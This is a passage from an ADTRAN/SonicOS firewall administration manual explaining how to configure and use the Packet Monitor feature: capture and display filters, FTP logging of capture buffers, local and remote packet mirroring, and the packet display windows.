A local ADTRAN firewall can be configured to receive remotely mirrored traffic from a remote ADTRAN firewall. At the local firewall, received mirrored traffic can either be saved in the capture buffer or sent to another local interface. This is configured in the **Remote Mirror Settings (Receiver)** section on the **Mirror** tab of the Packet Monitor Configuration window.

SonicOS Enhanced 5.6 and higher supports the following packet mirroring options:

- Mirror packets to a specified interface (Local Mirroring).
- Mirror only selected traffic.
- Mirror SSL decrypted traffic.
- Mirror complete packets including Layer 2 and Layer 3 headers as well as the payload.
- Mirror packets to a remote firewall (Remote Mirroring Tx).
- Receive mirrored packets from a remote ADTRAN appliance (Remote Mirroring Rx).

Configuring Packet Monitor

You can access the packet monitor tool on the **Dashboard > Packet Monitor** page of the SonicOS management interface. There are six main areas of configuration for packet monitor, one of which is specifically for packet mirror. The following sections describe the configuration options, and provide procedures for accessing and configuring the filter settings, log settings, and mirror settings:

- [“Configuring General Settings” on page 137](#)
- [“Configuring Monitoring Based on Firewall Rules” on page 138](#)
- [“Configuring Monitor Filter Settings” on page 139](#)
- [“Configuring Display Filter Settings” on page 142](#)
- [“Configuring Logging Settings” on page 143](#)
- [“Configuring Advanced Monitor Filter Settings” on page 145](#)
- [“Configuring Mirror Settings” on page 147](#)

Configuring General Settings

This section describes how to configure packet monitor general settings, including the number of bytes to capture per packet and the buffer wrap option. You can specify the number of bytes using either decimal or hexadecimal, with a minimum value of 64. The buffer wrap option enables the packet capture to continue even when the buffer becomes full, by overwriting the buffer from the beginning.

To configure the general settings, perform the following steps:

-
- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.

Step 2 In the **Packet Monitor Configuration** window, click the **Settings** tab.



- Step 3** Under General Settings in the **Number of Bytes To Capture (per packet)** box, type the number of bytes to capture from each packet. The minimum value is 64.
- Step 4** To continue capturing packets after the buffer fills up, select the **Wrap Capture Buffer Once Full** checkbox. Selecting this option will cause packet capture to start writing captured packets at the beginning of the buffer again after the buffer fills. This option has no effect if FTP server logging is enabled on the **Logging** tab, because the buffer is automatically wrapped when FTP is enabled.
- Step 5** Under Exclude Filter, select the **Exclude encrypted GMS traffic** to prevent capturing or mirroring of encrypted management or syslog traffic to or from ADTRAN GMS. This setting only affects encrypted traffic within a configured primary or secondary GMS tunnel. GMS management traffic is not excluded if it is sent via a separate tunnel.
- Step 6** Use the **Exclude Management Traffic** settings to prevent capturing or mirroring of management traffic to the appliance. Select the checkbox for each type of traffic (**HTTP/HTTPS**, **SNMP**, or **SSH**) to exclude. If management traffic is sent via a tunnel, the packets are not excluded.
- Step 7** Use the **Exclude Syslog Traffic to** settings to prevent capturing or mirroring of syslog traffic to the logging servers. Select the checkbox for each type of server (**Syslog Servers** or **GMS Server**) to exclude. If syslog traffic is sent via a tunnel, the packets are not excluded.
- Step 8** Use the **Exclude Internal Traffic for** settings to prevent capturing or mirroring of internal traffic between the ADTRAN appliance and its High Availability partner.
- Step 9** To save your settings and exit the configuration window, click **OK**.

Configuring Monitoring Based on Firewall Rules

The Packet Monitor and Flow Reporting features allow traffic to be monitored based on firewall rules for specific inbound or outbound traffic flows. This feature set is enabled by choosing to monitor flows in the **Firewall > Access Rules** area of the SonicOS management interface.

To configure the general settings, perform the following steps:

- Step 1** Navigate to the **Firewall > Access Rules** page and click **Configure** icon for the rule(s) you wish to enable packet monitoring or flow reporting on.
- Step 2** Select the **Enable packet monitor** checkbox to send packet monitoring statistics for this rule.

The screenshot shows the configuration interface for a firewall rule. The 'Settings' tab is active. The 'Action' is set to 'Allow'. The 'From Zone' is 'LAN' and the 'To Zone' is 'WAN'. The 'Service' is 'Any', 'Source' is 'Any', 'Destination' is 'Any', 'Users Allowed' is 'All', and 'Schedule' is 'Always on'. There is a 'Comment' field. Below these fields are several checkboxes: 'Enable Logging' (checked), 'Allow Fragmented Packets' (checked), 'Enable Flow reporting' (unchecked), and 'Enable packet monitor' (checked). The 'Enable packet monitor' checkbox is highlighted with a red rectangular box.

- Step 3** Click the **OK** button to save your changes.



- Note** Further monitor filter settings are required on the **Dashboard > Packet Monitor** page to enable monitoring based on firewall rules.

Configuring Monitor Filter Settings

All filters set on this page are applied to both packet capture and packet mirroring. To configure Monitor Filter settings, complete the following steps:

- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.

Step 2 In the **Packet Monitor Configuration** window, click the **Monitor Filter** tab.

Monitor Filter (Used for both mirroring and packet capture)

Enable filter based on the firewall rule

Interface Name(s):

Ether Type(s):

IP Type(s):

Source IP Address(es):

Source Port(s):

Destination IP Address(es):

Destination Port(s):

Enable bidirectional Address and Port Matching

Forwarded packets only Consumed packets only Dropped packets only

Monitor Filter (Used for both mirroring and packet capture)

Enable filter based on the firewall rule

Interface Name(s):

Ether Type(s):

IP Type(s):

Source IP Address(es):

Source Port(s):

Destination IP Address(es):

Destination Port(s):

Enable bidirectional Address and Port Matching

Forwarded packets only Consumed packets only Dropped packets only

Step 3 Choose to **Enable filter based on the firewall/app rule** if you are using firewall rules to capture specific traffic.



Note

Before the **Enable filter based on the firewall/app rule** option is selected, be certain you have selected one or more access rules on which to monitor packet traffic. This configuration is done from either the **Firewall Settings > Access Rules** page or the **Dashboard > App Flow Monitor** page.

On the **Firewall Settings > Access Rules** page, click on the **edit** icon for the Access Rule on which you want to enable monitoring, and select the **Enable packet monitor** option.

On the **Dashboard > App Flow Monitor** page, select the item on which you want to enable monitoring, click **Create Rule**, then select **Packet Monitor** and click **Create Rule**.

Step 4 Specify how Packet Monitor will filter packets using these options:

- **Interface Name(s)** - You can specify up to ten interfaces separated by commas. Refer to the Network > Interfaces screen in the management interface for the available interface names. You can use a negative value to configure all interfaces except the one(s) specified; for example: !X0, or !LAN.
- **Ether Type(s)** - You can specify up to ten Ethernet types separated by commas. Currently, the following Ethernet types are supported: ARP, IP, PPPoE-SES, and PPPoE-DIS. The latter two can be specified by PPPoE alone. This option is not case-sensitive. For example, to capture all supported types, you could enter: ARP, IP, PPPOE. You can use one or more negative values to capture all Ethernet types except those specified; for example: !ARP, !PPPoE. You can also use hexadecimal values to represent the Ethernet types, or mix hex values with the standard representations; for example: ARP, 0x800, IP. Normally you would only use hex values for Ethernet types that are not supported by acronym in SonicOS Enhanced. See [“Supported Packet Types” on page 156](#).
- **IP Type(s)** - You can specify up to ten IP types separated by commas. The following IP types are supported: TCP, UDP, ICMP, GRE, IGMP, AH, ESP. This option is not case-sensitive. You can use one or more negative values to capture all IP types except those specified; for example: !TCP, !UDP. You can also use hexadecimal values to represent the IP types, or mix hex values with the standard representations; for example: TCP, 0x1, 0x6. See [“Supported Packet Types” on page 156](#).
- **Source IP Address(es)** - You can specify up to ten IP addresses separated by commas; for example: 10.1.1.1, 192.2.2.2. You can use one or more negative values to capture packets from all but the specified addresses; for example: !10.3.3.3, !10.4.4.4.
- **Source Port(s)** - You can specify up to ten TCP or UDP port numbers separated by commas; for example: 20, 21, 22, 25. You can use one or more negative values to capture packets from all but the specified ports; for example: !80, !8080.
- **Destination IP Address(es)** - You can specify up to ten IP addresses separated by commas; for example: 10.1.1.1, 192.2.2.2. You can use one or more negative values to capture packets destined for all but the specified addresses; for example: !10.3.3.3, !10.4.4.4.
- **Destination Port(s)** - You can specify up to ten TCP or UDP port numbers separated by commas; for example: 20, 21, 22, 25. You can use one or more negative values to capture packets destined for all but the specified ports; for example: !80, !8080.
- **Bidirectional Address and Port Matching** - When this option is selected, IP addresses and ports specified in the Source or Destination fields on this page will be matched against both the source and destination fields in each packet.
- **Forwarded packets only** - Select this option to monitor any packets which are forwarded by the firewall.
- **Consumed packets only** - Select this option to monitor all packets which are consumed by internal sources within the firewall.
- **Dropped packets only** - Select this option to monitor all packets which are dropped at the perimeter.

**Note**

If a field is left blank, no filtering is done on that field. Packets are captured or mirrored without regard to the value contained in that field of their headers.

Step 5 To save your settings and exit the configuration window, click **OK**.

Configuring Display Filter Settings

This section describes how to configure packet monitor display filter settings. The values that you provide here are compared to corresponding fields in the captured packets, and only those packets that match are displayed. These settings apply only to the display of captured packets on the management interface, and do not affect packet mirroring.


Note

If a field is left blank, no filtering is done on that field. Packets are displayed without regard to the value contained in that field of their headers.

To configure Packet Monitor display filter settings, complete the following steps:

- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.
- Step 2** In the **Packet Monitor Configuration** window, click the **Display Filter** tab.

- Step 3** In the **Interface Name(s)** box, type the ADTRAN appliance interfaces for which to display packets, or use the negative format (!X0) to display packets captured from all interfaces except those specified. You can specify up to ten interfaces separated by commas. Refer to the **Network > Interfaces** screen in the management interface for the available interface names.
- Step 4** In the **Ether Type(s)** box, enter the Ethernet types for which you want to display packets, or use the negative format (!ARP) to display packets of all Ethernet types except those specified. You can specify up to ten Ethernet types separated by commas. Currently, the following Ethernet types are supported: ARP, IP, PPPoE-SES, and PPPoE-DIS. The latter two can be specified by PPPoE alone. You can also use hexadecimal values to represent the Ethernet types, or mix hex values with the standard representations; for example: ARP, 0x800, IP. Normally you would only use hex values for Ethernet types that are not supported by acronym in SonicOS Enhanced. See [“Supported Packet Types” on page 156](#).

- Step 5** In the **IP Type(s)** box, enter the IP packet types for which you want to display packets, or use the negative format (!UDP) to display packets of all IP types except those specified. You can specify up to ten IP types separated by commas. The following IP types are supported: TCP, UDP, ICMP, GRE, IGMP, AH, ESP. You can also use hexadecimal values to represent the IP types, or mix hex values with the standard representations; for example: TCP, 0x1, 0x6. See [“Supported Packet Types” on page 156](#). To display all IP types, leave blank.
- Step 6** In the **Source IP Address(es)** box, type the IP addresses from which you want to display packets, or use the negative format (!10.1.2.3) to display packets captured from all source addresses except those specified.
- Step 7** In the **Source Port(s)** box, type the port numbers from which you want to display packets, or use the negative format (!25) to display packets captured from all source ports except those specified.
- Step 8** In the **Destination IP Address(es)** box, type the IP addresses for which you want to display packets, or use the negative format (!10.1.2.3) to display packets with all destination addresses except those specified.
- Step 9** In the **Destination Port(s)** box, type the port numbers for which you want to display packets, or use the negative format (!80) to display packets with all destination ports except those specified.
- Step 10** To match the values in the source and destination fields against either the source or destination information in each captured packet, select the **Enable Bidirectional Address and Port Matching** checkbox.
- Step 11** To display captured packets that the ADTRAN appliance forwarded, select the **Forwarded** checkbox.
- Step 12** To display captured packets that the ADTRAN appliance generated, select the **Generated** checkbox.
- Step 13** To display captured packets that the ADTRAN appliance consumed, select the **Consumed** checkbox.
- Step 14** To display captured packets that the ADTRAN appliance dropped, select the **Dropped** checkbox.
- Step 15** To save your settings and exit the configuration window, click **OK**.

Configuring Logging Settings

This section describes how to configure Packet Monitor logging settings. These settings provide a way to configure automatic logging of the capture buffer to an external FTP server. When the buffer fills up, the packets are transferred to the FTP server. The capture continues without interruption.

If you configure automatic FTP logging, this supersedes the setting for wrapping the buffer when full. With automatic FTP logging, the capture buffer is effectively wrapped when full, but you also retain all the data rather than overwriting it each time the buffer wraps.

To configure logging settings, perform the following steps:

-
- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.

Step 2 In the **Packet Monitor Configuration** window, click the **Logging** tab.

Step 3 In the **FTP Server IP Address** box, type the IP address of the FTP server.



Note Make sure that the FTP server IP address is reachable by the ADTRAN appliance. An IP address that is reachable only via a VPN tunnel is not supported.

Step 4 In the **Login ID** box, type the login name that the ADTRAN appliance should use to connect to the FTP server.

Step 5 In the **Password** box, type the password that the ADTRAN appliance should use to connect to the FTP server.

Step 6 In the **Directory Path** box, type the directory location for the transferred files. The files are written to this location relative to the default FTP root directory. For libcap format, files are named “packet-log--<>.cap”, where the <> contains a run number and date including hour, month, day, and year. For example, packet-log--3-22-08292006.cap. For HTML format, file names are in the form: “packet-log_h-<>.html”. An example of an HTML file name is: packet-log_h-3-22-08292006.html.

Step 7 To enable automatic transfer of the capture file to the FTP server when the buffer is full, select the **Log To FTP Server Automatically** checkbox. Files are transferred in both libcap and HTML format.

Step 8 To enable transfer of the file in HTML format as well as libcap format, select the **Log HTML File Along With .cap File (FTP)**.

Step 9 To test the connection to the FTP server and transfer the capture buffer contents to it, click **Log Now**. In this case the file name will contain an ‘F’. For example, packet-log-F-3-22-08292006.cap or packet-log_h-F-3-22-08292006.html.

Step 10 To save your settings and exit the configuration window, click **OK**.

Restarting FTP Logging


If automatic FTP logging is off, either because of a failed connection or simply disabled, you can restart it in **Configure > Logging**.

-
- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.
 - Step 2** In the **Packet Monitor Configuration** window, click the **Logging** tab.
 - Step 3** Verify that the settings are correct for each item on the page. See [“Configuring Logging Settings” on page 143](#).
 - Step 4** To change the FTP logging status on the main packet monitor page to “active”, select the **Log To FTP Server Automatically** checkbox.
 - Step 5** To save your settings and exit the configuration window, click **OK**.

Configuring Advanced Monitor Filter Settings

This section describes how to configure monitoring for packets generated by the ADTRAN appliance and for intermediate traffic.

-
- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.
 - Step 2** In the **Packet Monitor Configuration** window, click the **Advanced Monitor Filter** tab.



- Step 3** To monitor packets generated by the ADTRAN appliance, select the **Monitor Firewall Generated Packets** checkbox.

Even when other monitor filters do not match, this option ensures that packets generated by the ADTRAN appliance are captured. This includes packets generated by HTTP(S), L2TP, DHCP servers, PPP, PPPOE, and routing protocols. Captured packets are marked with 's' in the incoming interface area when they are from the system stack. Otherwise, the incoming interface is not specified.

- Step 4** To monitor intermediate packets generated by the ADTRAN appliance, select the **Monitor Intermediate Packets** checkbox. Selecting this checkbox enables, but does not select, the subsequent checkboxes for monitoring specific types of intermediate traffic.
- Step 5** Select the checkbox for any of the following options to monitor that type of intermediate traffic:
- **Monitor intermediate multicast traffic** – Capture or mirror replicated multicast traffic.
 - **Monitor intermediate IP helper traffic** – Capture or mirror replicated IP Helper packets.
 - **Monitor intermediate reassembled traffic** – Capture or mirror reassembled IP packets.
 - **Monitor intermediate fragmented traffic** – Capture or mirror packets fragmented by the firewall.
 - **Monitor intermediate remote mirrored traffic** – Capture or mirror remote mirrored packets after de-encapsulation.
 - **Monitor intermediate IPsec traffic** – Capture or mirror IPSec packets after encryption and decryption.
 - **Monitor intermediate SSL decrypted traffic** – Capture or mirror decrypted SSL packets. Certain IP and TCP header fields may not be accurate in the monitored packets, including IP and TCP checksums and TCP port numbers (remapped to port 80). DPI-SSL must be enabled to decrypt the packets.
 - **Monitor intermediate decrypted LDAP over TLS packets** – Capture or mirror decrypted LDAPS packets. The packets are marked with "(ldp)" in the ingress/egress interface fields and will have dummy Ethernet, IP, and TCP headers with some inaccurate fields. The LDAP server is set to 389. Passwords in captured LDAP bind requests are obfuscated.
 - **Monitor intermediate decrypted Single Sign On agent messages** – Capture or mirror decrypted messages to or from the SSO Agent. The packets are marked with "(sso)" in the ingress/egress interface fields and will have dummy Ethernet, IP, and TCP headers with some inaccurate fields.

**Note**

Monitor filters are still applied to all selected intermediate traffic types.

- Step 6** To save your settings and exit the configuration window, click **OK**.

Configuring Mirror Settings

This section describes how to configure Packet Monitor mirror settings. Mirror settings provide a way to send packets to a different physical port of the same firewall or to send packets to, or receive them from, a remote ADTRAN firewall.

To configure mirror settings, perform the following steps:

- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.
- Step 2** In the **Packet Monitor Configuration** window, click the **Mirror** tab.

The screenshot shows the 'Mirror' configuration window with the following fields and options:

- Mirror Settings:**
 - Maximum mirror rate (in kilobits per second): 1000
 - Mirror only IP packets.
- Local Mirror Settings:**
 - Mirror filtered packets to Interface (NSA platforms only): X3
- Remote Mirror Settings (Sender):**
 - Mirror filtered packets to remote SonicWALL firewall (IP Address): 2.2.2.3
 - Encrypt remote mirrored packets via IPSec (preshared key-IKE): 0
- Remote Mirror Settings (Receiver):**
 - Receive mirrored packets from remote SonicWALL Firewall (IP Address): 2.2.2.4
 - Decrypt remote mirrored packets via IPSec (preshared key-IKE): 0
 - Send received remote mirrored packets to Interface (NSA platforms only): X0
 - Send received remote mirrored packets to capture buffer.

Buttons at the bottom: Ready, OK, Cancel, Default.

- Step 3** Under Mirror Settings, type the desired maximum mirror rate into the **Maximum mirror rate (in kilobits per second)** field. If this rate is exceeded during mirroring, the excess packets will not be mirrored and will be counted as skipped packets. This rate applies to both local and remote mirroring. The default and minimum value is 100 kbps, and the maximum is 1 Gbps.
- Step 4** Select the **Mirror only IP packets** checkbox to prevent mirroring of other Ether type packets, such as ARP or PPPoE. If selected, this option overrides any non-IP Ether types selected on the **Monitor Filter** tab.
- Step 5** Under Local Mirror Settings, select the destination interface for locally mirrored packets in the **Mirror filtered packets to Interface (NetVanta 2830 and 2840 only)** drop-down list.
- Step 6** Under Remote Mirror Settings (Sender), in the **Mirror filtered packets to remote ADTRAN firewall (IP Address)** field, type the IP address of the remote ADTRAN to which mirrored packets will be sent.



Note The remote ADTRAN must be configured to receive the mirrored packets.

- Step 7** In the **Encrypt remote mirrored packets via IPSec (preshared key-IKE)** field, type the pre-shared key to be used to encrypt traffic when sending mirrored packets to the remote ADTRAN. Configuring this field enables an IPSec transport mode tunnel between this appliance and the

remote ADTRAN. This pre-shared key is used by IKE to negotiate the IPsec keys.



Note The **Encrypt remote mirrored packets via IPsec (pre-shared key-IKE)** option is inactive in SonicOS Enhanced 5.6, and will be supported in a future release.

Step 8 Under Remote Mirror Settings (Receiver), in the **Receive mirrored packets from remote ADTRAN firewall (IP Address)** field, type the IP address of the remote ADTRAN from which mirrored packets will be received.



Note The remote ADTRAN must be configured to send the mirrored packets.

Step 9 In the **Decrypt remote mirrored packets via IPsec (pre-shared key-IKE)** field, type the pre-shared key to be used to decrypt traffic when receiving mirrored packets from the remote ADTRAN. Configuring this field enables an IPsec transport mode tunnel between this appliance and the remote ADTRAN. This pre-shared key is used by IKE to negotiate the IPsec keys.



Note The **Decrypt remote mirrored packets via IPsec (pre-shared key-IKE)** option is inactive in SonicOS Enhanced 5.6, and will be supported in a future release.

Step 10 To mirror received packets to another interface on the local ADTRAN, select the interface from the **Send received remote mirrored packets to Interface (NetVanta 2830 and 2840 only)** drop-down list.

Step 11 To save received packets in the local capture buffer, select the **Send received remote mirrored packets to capture buffer** checkbox. This option is independent of sending received packets to another interface, and both can be enabled if desired.

Step 12 To save your settings and exit the configuration window, click **OK**.

Using Packet Monitor and Packet Mirror

In addition to the **Configure** button, the top of the **Dashboard > Packet Monitor** page provides several buttons for general control of the packet monitor feature and display. These include the following:

- **Monitor All** – Resets current monitor filter settings and advanced page settings so that traffic on all local interfaces is monitored. A confirmation dialog box displays when you click this button.
- **Monitor Default** – Resets current monitor filter settings and advanced page settings to factory default settings. A confirmation dialog box displays when you click this button.
- **Clear** – Clears the packet monitor queue and the displayed statistics for the capture buffer, mirroring, and FTP logging. A confirmation dialog box displays when you click this button.
- **Refresh** – Refreshes the packet display windows on this page to show new buffer data.

The Dashboard > Packet Monitor page is shown below:

The screenshot shows the Packet Monitor interface. At the top, there are buttons for 'Configure', 'Monitor All', 'Monitor Default', 'Clear', and 'Refresh'. Below these are status indicators for Trace off, Local mirroring on, Remote mirroring Tx on, Remote mirroring Rx on, and FTP logging on. A summary of current buffer statistics is provided: 263 Dropped, 0 Forwarded, 132 Consumed, 81 Generated, and 0 Unknown. Control buttons include 'Start Capture', 'Stop Capture', 'Start Mirror', 'Stop Mirror', and 'Log to FTP server'. An 'Export as:' field is also present.

The 'Captured Packets' table shows the following data:

| # | Time | Ingress | Egress | Source IP | Destination IP | Ether Type | Packet Type | Port[Src, Dst] | Status | Length [Actual] |
|---|-------------------------|---------|--------|------------|----------------|------------|-------------|----------------|----------|-----------------|
| 1 | 01/06/2010 13:20:33.128 | XI* | -- | 10.0.0.10 | 10.0.94.101 | ARP | Request | -- | CONSUMED | 60(60) |
| 2 | 01/06/2010 13:20:33.128 | XI* | -- | 0.0.0.0 | 10.0.81.101 | ARP | Request | -- | DROPPED | 60(60) |
| 3 | 01/06/2010 13:20:33.240 | XI* | -- | 10.0.0.254 | 10.0.20.6 | ARP | Request | -- | CONSUMED | 60(60) |
| 4 | 01/06/2010 13:20:33.240 | XI* | -- | 10.0.0.254 | 10.0.81.4 | ARP | Request | -- | CONSUMED | 60(60) |
| 5 | 01/06/2010 13:20:33.240 | XI* | -- | 10.0.0.254 | 10.0.20.10 | ARP | Request | -- | CONSUMED | 60(60) |
| 6 | 01/06/2010 13:20:33.240 | XI* | -- | 10.0.0.254 | 10.0.20.11 | ARP | Request | -- | CONSUMED | 60(60) |
| 7 | 01/06/2010 13:20:33.240 | XI* | -- | 10.0.0.254 | 10.0.20.12 | ARP | Request | -- | CONSUMED | 60(60) |
| 8 | 01/06/2010 13:20:33.240 | XI* | -- | 10.0.0.254 | 10.0.20.13 | ARP | Request | -- | CONSUMED | 60(60) |
| 9 | 01/06/2010 13:20:33.240 | XI* | -- | 10.0.0.254 | 10.0.20.15 | ARP | Request | -- | CONSUMED | 60(60) |

The 'Packet Detail' section shows the following information:

```

Ethernet Header:
  Ether Type: ARP (0x806), Src=(02:17:c5:14:e5:8c), Dst=(ff:ff:ff:ff:ff:ff)
ARP Packet:
  ARP TYPE: ARP Request
  Sender MAC Address: 02:17:c5:14:e5:8c
  Sender IP Address: 10.0.0.10
  Target MAC Address: 00:00:00:00:00:00
Hex Dump:
  ##### ffff0217 c514e58c 08060001 08006004 00010217 *.....*
  c514e58c 0a00000a 00000000 00000a00 0e450000 00000000 *.....*
  00000000 00000000 00000000 *.....*
  
```

For an explanation of the status indicators near the top of the page, see [“Understanding Status Indicators”](#) on page 153.

The other buttons and displays on this page are described in the following sections:

- [“Starting and Stopping Packet Capture”](#) on page 149
- [“Starting and Stopping Packet Mirror”](#) on page 150
- [“Viewing Captured Packets”](#) on page 150

Starting and Stopping Packet Capture

You can start a packet capture that uses default settings without configuring specific criteria for packet capture, display, FTP export, and other settings. If you start a default packet capture, the ADTRAN appliance will capture all packets except those for internal communication, and will stop when the buffer is full or when you click **Stop Capture**.

- Step 1** Navigate to the **Dashboard > Packet Monitor** page.
- Step 2** Optionally click **Clear** to set the statistics back to zero.
- Step 3** Under **Packet Monitor**, click **Start Capture**.
- Step 4** To refresh the packet display windows to show new buffer data, click **Refresh**.

Step 5 To stop the packet capture, click **Stop Capture**.

You can view the captured packets in the Captured Packets, Packet Detail, and Hex Dump sections of the screen. See [“Viewing Captured Packets” on page 150](#).

Starting and Stopping Packet Mirror

You can start packet mirroring that uses your configured mirror settings by clicking **Start Mirror**. It is not necessary to first configure specific criteria for display, logging, FTP export, and other settings. Packet mirroring stops when you click **Stop Mirror**.

Step 1 Navigate to the **Dashboard > Packet Monitor** page.

Step 2 Under **Packet Monitor**, click **Start Mirror** to start mirroring packets according to your configured settings.

Step 3 To stop mirroring packets, click **Stop Mirror**.

Viewing Captured Packets

The **Dashboard > Packet Monitor** page provides three windows to display different views of captured packets. The following sections describe the viewing windows:

- [“About the Captured Packets Window” on page 150](#)
- [“About the Packet Detail Window” on page 152](#)
- [“About the Hex Dump Window” on page 152](#)

About the Captured Packets Window

The **Captured Packets** window displays the following statistics about each packet:

- # - The packet number relative to the start of the capture
- Time - The date and time that the packet was captured
- Ingress - The ADTRAN appliance interface on which the packet arrived is marked with an asterisk (*). The subsystem type abbreviation is shown in parentheses. Subsystem type abbreviations are defined in the following table.

| Abbreviation | Definition |
|--------------|---|
| i | Interface |
| hc | Hardware based encryption or decryption |
| sc | Software based encryption or decryption |
| m | Multicast |
| r | Packet reassembly |
| s | System stack |
| ip | IP helper |
| f | Fragmentation |

| # | Time | Ingress | Egress | Source IP | Destination IP | Ether Type | Packet Type | Ports [Src, Dst] | Status | Length [Actual] |
|---|-------------------------|---------|--------|------------|----------------|------------|-------------|------------------|----------|-----------------|
| 1 | 01/06/2010 13:20:33.120 | X1*(0) | -- | 10.0.0.10 | 10.0.94.101 | ARP | Request | -- | CONSUMED | 60[60] |
| 2 | 01/06/2010 13:20:33.128 | X1*(0) | -- | 0.0.0.0 | 10.0.81.101 | ARP | Request | -- | DROPPED | 60[60] |
| 3 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.8 | ARP | Request | -- | CONSUMED | 60[60] |
| 4 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.81.4 | ARP | Request | -- | CONSUMED | 60[60] |
| 5 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.10 | ARP | Request | -- | CONSUMED | 60[60] |
| 6 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.11 | ARP | Request | -- | CONSUMED | 60[60] |
| 7 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.12 | ARP | Request | -- | CONSUMED | 60[60] |
| 8 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.13 | ARP | Request | -- | CONSUMED | 60[60] |
| 9 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.15 | ARP | Request | -- | CONSUMED | 60[60] |

- Egress - The ADTRAN appliance interface on which the packet was captured when sent out
 - The subsystem type abbreviation is shown in parentheses. See the table above for definitions of subsystem type abbreviations
- Source IP - The source IP address of the packet
- Destination IP - The destination IP address of the packet
- Ether Type - The Ethernet type of the packet from its Ethernet header
- Packet Type - The type of the packet depending on the Ethernet type; for example:
 - For IP packets, the packet type might be TCP, UDP, or another protocol that runs over IP
 - For PPPoE packets, the packet type might be PPPoE Discovery or PPPoE Session
 - For ARP packets, the packet type might be Request or Reply
- Ports [Src,Dst] - The source and destination TCP or UDP ports of the packet
- Status - The status field for the packet

The status field shows the state of the packet with respect to the firewall. A packet can be dropped, generated, consumed or forwarded by the ADTRAN appliance. You can position the mouse pointer over dropped or consumed packets to show the following information.


| Packet status | Displayed value | Definition of displayed value |
|---------------|-----------------------|-------------------------------------|
| Dropped | Module-ID = <integer> | Value for the protocol subsystem ID |
| | Drop-code = <integer> | Reason for dropping the packet |
| | Reference-ID: <code> | ADTRAN-specific data |
| Consumed | Module-ID = <integer> | Value for the protocol subsystem ID |

- Length [Actual] - Length value is the number of bytes captured in the buffer for this packet. Actual value, in brackets, is the number of bytes transmitted in the packet.

You can configure the number of bytes to capture. See [“Configuring General Settings” on page 137](#).


About the Packet Detail Window

When you click on a packet in the Captured Packets window, the packet header fields are displayed in the Packet Detail window. The display will vary depending on the type of packet that you select.



About the Hex Dump Window

When you click on a packet in the Captured Packets window, the packet data is displayed in hexadecimal and ASCII format in the Hex Dump window. The hex format is shown on the left side of the window, with the corresponding ASCII characters displayed to the right for each line. When the hex value is zero, the ASCII value is displayed as a dot.



